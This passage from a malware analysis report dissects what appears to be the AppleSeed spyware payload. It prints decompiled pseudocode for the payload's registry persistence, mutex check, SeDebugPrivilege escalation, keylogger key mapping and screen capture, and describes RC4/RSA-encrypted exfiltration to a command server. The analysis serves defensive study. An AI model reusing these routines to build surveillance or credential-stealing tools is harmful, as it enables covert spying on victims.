  v24 = string_decryptor(v55, (__int64)v66); //  ESTSoftAutoUpdate
  v25 = (const WCHAR *)v24;
  v26 = (const BYTE *)lpData;
  if ( v82 >= 8 )
    v26 = lpData[0];
  if ( *(_QWORD *)(v24 + 24) >= 8ui64 )
    v25 = *(const WCHAR **)v24;
  RegSetValueExW(hKey, v25, 0, 1u, v26, 2 * v81);
```

Figure 9: Registry creation

Functionality activation by creating the following files into ***"C:\ProgramData\Software\ESTsoft\Common\flags"*** directory and writes "flag" into them: FolderMonitor, KeyboardMonitor, ScreenMonitor, UsbMonitor.


In the next step it creates a Mutex to make sure it only infects a victim once.



```
void dll registerserver()
{
  _DWORD *v0; // rdi
  __int64 v1; // rax
  __int64 v2; // rbx
  const WCHAR *v3; // r8
  int v4; // esi
  HANDLE MutexW; // r14
  unsigned __int64 v6; // rdx
  _QWORD *v7; // rcx
  unsigned __int64 v8; // rdx
  _QWORD *v9; // rcx
  void *v10; // rcx
  _QWORD *v11; // rax
  void *v12; // rcx
  void *v13; // rcx
  void *v14; // rcx
  void *v15; // rcx
  void *v16; // rcx
  HANDLE Thread; // rax
  HANDLE v18; // rax
  HANDLE v19; // rax
  HANDLE v20; // rax
  HANDLE v21; // rax
  HANDLE v22; // rax
  unsigned __int64 v23[2]; // [rsp+30h] [rbp-49h] BYREF
  __int64 v24; // [rsp+40h] [rbp-39h]
  unsigned __int64 v25; // [rsp+48h] [rbp-31h]
  __int64 v26[2]; // [rsp+50h] [rbp-29h] BYREF
  __int64 v27; // [rsp+60h] [rbp-19h]
  unsigned __int64 v28; // [rsp+68h] [rbp-11h]
  __int64 v29; // [rsp+70h] [rbp-9h]
  __int64 v30[3]; // [rsp+78h] [rbp-1h] BYREF
  unsigned __int64 v31; // [rsp+90h] [rbp+17h]
  __int64 v32[3]; // [rsp+98h] [rbp+1Fh] BYREF
  unsigned __int64 v33; // [rsp+B0h] [rbp+37h]

  v0 = lpParameter;
  Initialization_func((__int64)lpParameter);
  Sleep(0x1388u);
  v24 = 0i64;
  v25 = 7i64;
  LOWORD(v23[0]) = 0;
  string_decryptor_prep(
    v23,
    (__int64)L"651a77c90efb857ab62008a5a730e362365c52c9a23ec8c4001329a13434e5b6e3cc8b774885327ffaef",
    0x54ui64);
  v1 = string_decryptor(v23, (__int64)v32); // mutex name "SpyRegsvr32-20210505162735"
  v2 = v1;
  v29 = v1;
  v3 = (const WCHAR *)v1;
  if ( *(_QWORD *)(v1 + 24) >= 8ui64 )
    v3 = *(const WCHAR **)v1;
  v4 = 1;
  MutexW = CreateMutexW(0i64, 1, v3);
```

Figure 10: Mutex creation

After creating that mutex, it checks if the current process has the right access privilege by calling *GetTokenInformation* API call and if it does not have the right privilege, it tries to escalate its privilege using AdjustTokenPrivilege by passing *SeDebugPrivilege* to it to gain system level privilege.




```
__int64 Privilege_Escalation()
{
  unsigned int v0; // ebx
  HANDLE CurrentProcess_0; // rax
  __int64 v2; // rax
  BOOL v3; // edi
  void *v4; // rcx
  void *v5; // rcx
  __int64 v7[3]; // [rsp+30h] [rbp-68h] BYREF
  unsigned __int64 v8; // [rsp+48h] [rbp-50h]
  HANDLE TokenHandle; // [rsp+50h] [rbp-48h] BYREF
  struct _TOKEN_PRIVILEGES NewState; // [rsp+58h] [rbp-40h] BYREF
  __int64 v11; // [rsp+68h] [rbp-30h]
  unsigned __int64 v12; // [rsp+70h] [rbp-28h]
  struct _LUID Luid; // [rsp+78h] [rbp-20h] BYREF

  v0 = 0;
  TokenHandle = 0i64;
  CurrentProcess_0 = GetCurrentProcess_0();
  if ( !OpenProcessToken(CurrentProcess_0, 0x28u, &TokenHandle) )
    goto LABEL_16;
  v11 = 0i64;
  v12 = 7i64;
  LOWORD(NewState.PrivilegeCount) = 0;
  string_decryptor_prep(
    (unsigned __int64 *)&NewState.PrivilegeCount,
    (__int64)L"61a50ee86d5169f861ea6d984ef250ec32f2b8353a1e10b8ab2833c2e07740c9",
    0x40ui64);
  v2 = string_decryptor(&NewState, (__int64)v7);// SeDebugPrivilege
  if ( *(_QWORD *)(v2 + 24) >= 8ui64 )
    v2 = *(_QWORD *)v2;
  v3 = LookupPrivilegeValueW(0i64, (LPCWSTR)v2, &Luid);
  if ( v8 >= 8 )
  {
    v4 = (void *)v7[0];
    if ( 2 * v8 + 2 >= 0x1000 )
    {
      v4 = *(void **)(v7[0] - 8);
      if ( (unsigned __int64)(v7[0] - (_QWORD)v4 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v4);
  }
  v7[2] = 0i64;
  v8 = 7i64;
  LOWORD(v7[0]) = 0;
  if ( v12 >= 8 )
  {
    v5 = *(void **)&NewState.PrivilegeCount;
    if ( 2 * v12 + 2 >= 0x1000 )
    {
      v5 = *(void **)(*(_QWORD *)&NewState.PrivilegeCount - 8i64);
      if ( (unsigned __int64)(*(_QWORD *)&NewState.PrivilegeCount - (_QWORD)v5 - 8i64) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v5);
  }
  if ( v3
    && (NewState.PrivilegeCount = 1,
        NewState.Privileges[0].Luid = Luid,
        NewState.Privileges[0].Attributes = 2,
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0i64, 0i64)) )
  {
    if ( GetLastError() != 1300 )
      return 1;
  }
  else
  {
LABEL_16:
    GetLastError();
  }
  return v0;
}
```

Figure 11: Privilege escalation

At the end it performs its main functionalities in separate threads. All the the collected data in each thread is being zipped and encrypted and is being sent to the command and control server using HTTP POST requests in a separate thread. After sending the data to the server, the data is deleted from the victim's machine.
The ApppleSeed payload is using RC4 for encryption and decryption of the data. To generate RC4 key, it creates a Random buffer of 117 bytes by Calling *CryptGenRandom* and then uses *CryptCreateHash* and *CryptHashData* to adds the buffer into a MD5 hash object. Then it calls CryptDeriveKey to generate the RC4 key.
The created 117 bytes buffer is encrypted using RSA algorithm and is sent to the sever along with RC4 encrypted data. The RSA key is in hex ASCII format and has been decrypted using "string_decryptor" function.

### Input Capture (KeyLogger)

The keylogger function uses GetKeyState and GetKeyboardState to capture the pressed keys on the victim's machine and logs all keys per process into the log.txt file.




```
switch ( v2 )
{
  case 1:
    sub_3B90(Memory, "[lb]", 4i64);
    break;
  case 2:
    sub_3B90(Memory, "[rb]", 4i64);
    break;
  case 8:
    sub_3B90(Memory, "[back]", 6i64);
    break;
  case 9:
    sub_3B90(Memory, "[\\t]", 4i64);
    break;
  case 13:
    sub_3B90(Memory, "[\\n]\r\n", 6i64);
    break;
  case 17:
    sub_3B90(Memory, "[ctrl]", 6i64);
    break;
  case 19:
    sub_3B90(Memory, "[pause]", 7i64);
    break;
  case 32:
    sub_3B90(Memory, " ", 1i64);
    break;
  case 37:
    sub_3B90(Memory, "[<]", 3i64);
    break;
  case 38:
    sub_3B90(Memory, "[^]", 3i64);
    break;
  case 39:
    sub_3B90(Memory, "[>]", 3i64);
    break;
  case 40:
    sub_3B90(Memory, "[v]", 3i64);
    break;
  case 46:
    sub_3B90(Memory, "[del]", 5i64);
    break;
  default:
    sub_2B450(KeyState, 0i64, 256i64);
    GetKeyboardState(KeyState);
```

Figure 12: KeyLogger

### Screen Capture

This module takes screenshots by calling the following sequence of API calls and writes them to files: *GetDesktopWindow*, *GetDC*, *CreateCompstibleDC*, *CreateCompatibleBitmap*, *Bitblt* and *GetDIBits* and then writes them into a file using *CreateFileW* and *WriteFile*.




```
  if ( *(_QWORD *)&bmi_12[12] >= 8ui64 )
  {
    v19 = *(void **)bmi;
    if ( (unsigned __int64)(2i64 * *(_QWORD *)&bmi_12[12] + 2) >= 0x1000 )
    {
      v19 = *(void **)(*(_QWORD *)bmi - 8i64);
      if ( (unsigned __int64)(*(_QWORD *)bmi - (_QWORD)v19 - 8i64) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v19);
  }
  *(_QWORD *)&bmi_12[4] = 0i64;
  *(_QWORD *)&bmi_12[12] = 7i64;
  *(_WORD *)bmi = 0;
  if ( v43 >= 8 )
  {
    v20 = Memory[0];
    if ( 2 * v43 + 2 >= 0x1000 )
    {
      v20 = (void *)*((_QWORD *)Memory[0] - 1);
      if ( (unsigned __int64)(Memory[0] - v20 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v20);
  }
  if ( ProcAddress_0 )
    ProcAddress_0();
}
SystemMetrics = GetSystemMetrics(0);
v22 = GetSystemMetrics(1);
CompatibleBitmap = CreateCompatibleBitmap(hdcSrc, SystemMetrics, v22);
v24 = CompatibleBitmap;
if ( !CompatibleBitmap )
  goto LABEL_43;
v33 = SelectObject(CompatibleDC, CompatibleBitmap);
BitBlt(CompatibleDC, 0, 0, SystemMetrics, v22, hdcSrc, 0, 0, 0xCC0020u);
bmi_40 = 0i64;
v49 = 0i64;
GetObjectW(v24, 32, &bmi_40);
*(_DWORD *)bmi = 40;
*(_QWORD *)&bmi[4] = *(_QWORD *)((char *)&bmi_40 + 4);
*(_QWORD *)bmi_12 = 1572865i64;
*(_QWORD *)&bmi_12[8] = 0i64;
*(_QWORD *)&bmi_12[16] = 0i64;
bmi_36 = 0;
v25 = 4 * DWORD2(bmi_40) * ((24 * DWORD1(bmi_40) + 31) / 32);
v32 = (LPVOID)sub_1800295B8(v25);
v26 = (unsigned __int8 *)sub_1800295B8(v25);
GetDIBits(hdcSrc, v24, 0, v22, v32, (LPBITMAPINFO)bmi, 0);
if ( *((_QWORD *)a1 + 3) >= 8ui64 )
  a1 = *(const WCHAR **)a1;
FileW_0 = CreateFileW_0(a1, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
```

Figure 13: Capture Screen

